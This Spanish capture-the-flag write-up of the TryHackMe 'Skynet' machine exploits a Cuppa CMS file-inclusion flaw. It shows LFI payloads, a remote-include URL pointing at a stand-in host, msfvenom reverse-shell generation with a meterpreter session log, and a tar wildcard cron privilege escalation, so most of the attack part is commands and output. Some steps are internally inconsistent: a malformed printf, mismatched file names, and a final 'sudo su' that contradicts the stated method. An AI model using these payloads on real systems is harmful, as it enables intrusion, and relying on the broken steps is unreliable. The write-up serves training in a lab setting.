
Dentro de los tres puntos el relevante es el que indica que ha agregado funciones al CMS (gestor de contenido web), y un directorio, comprobemos que hay dentro del directorio. Podemos observar que es una pagina de presentación normal.




Al no tener ningun tipo de interacción por la pagina volveremos a buscar directorios dentro de la nueva pagina.



Vemos que hay un directorio llamado `administrator` entremos para comprobar.




Lo primero que salta a la vista es que el CMS es cuppa, podríamos intentar hacer un ataque de fuerza bruta o diccionario, pero primero busquemos vulnerabilidades de cuppa



Haremos uso de una vulnerabilidad del archivo alertConfigField, para explotar un local file inclusion. Comprobamos si funciona

buscando la bandera de usuario con el siguiente payload

`/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../home/milesdyson/user.txt`



Escalada de privilegios

El exploit menciona que un atacante podría incluir archivos PHP locales o remotos o leer archivos no-PHP con esta vulnerabilidad.

``Vulnerabilidad: /alertConfigField.php?urlConfig=


Payload	Función
/administrator/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?nombrearchivoasubir.php	Subir archivos
/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd	leer archivos

```
┌──(kali㉿kali)-[~/tryhackme/skynet]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=10.11.58.254 LPORT=1337 -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php

┌──(kali㉿kali)-[~/tryhackme/skynet]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Con la vulnerabilidad del CMS mencionada anteriormente y el payload.php, haremos una shell meterpreter inversa utilizando, primero pondremos en escucha el handler

```
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.11.58.254
LHOST ⇒ 10.11.58.254
msf6 exploit(multi/handler) > set LPORT 1337
LPORT ⇒ 1337
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.11.58.254:1337
```

Luego subiré el archivo, con los métodos anteriormente mencionados, por ultimo queda leer el archivo del servidor, para poder obtener una shell inversa y vemos la respuesta del handler.



Field configuration:

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.11.58.254
LHOST => 10.11.58.254
msf6 exploit(multi/handler) > set LPORT 1337
LPORT => 1337
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.11.58.254:1337
[*] Sending stage (39927 bytes) to 10.10.111.208
[*] Meterpreter session 1 opened (10.11.58.254:1337 → 10.10.111.208:50444) at 2023-11-13 20:19:51 +0300

meterpreter >
```

Dentro de `/home/milesdyson/backups` encontramos un fichero backup.sh y vemos que cada minuto se está ejecutando un script,

podemos realizar una inyección para obtener root

```
meterpreter > shell
Process 8200 created.
Channel 5 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@skynet:/var/www/html/45kra24zxs28v3yd/administrator/alerts$ cat /etc/crontab
<ml/45kra24zxs28v3yd/administrator/alerts$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.                          1,1           All

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   root    /home/milesdyson/backups/backup.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@skynet:/var/www/html/45kra24zxs28v3yd/administrator/alerts$ cat /home/milesdyson/backups/backup.sh
<strator/alerts$ cat /home/milesdyson/backups/backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
www-data@skynet:/var/www/html/45kra24zxs28v3yd/administrator/alerts$
```

Ejecutamos este commads, dentro de la carpeta /var/www/html:

```
www-data@skynet:/var/www/html$ ls
ls
--checkpoint-action=exec=sh sudo.sh
--checkpoint=1
45kra24zxs28v3yd
admin
ai
config
css
image.png
index.html
js
style.css
sudo.sh
www-data@skynet:/var/www/html$
```

printf '#!/bin/bash/chmod +s /bin/bash' > shell.sh

echo "" > "--checkpoint-action=exec=sh shell.sh"

echo "" >> --checkpoint=1

y después de 1 minuto ejecutamos /bin/bash -p para obtener shell root.

```
www-data@skynet:/var/www/html$ sudo su
sudo su
whoami
root
cd /root
ls
root.txt
```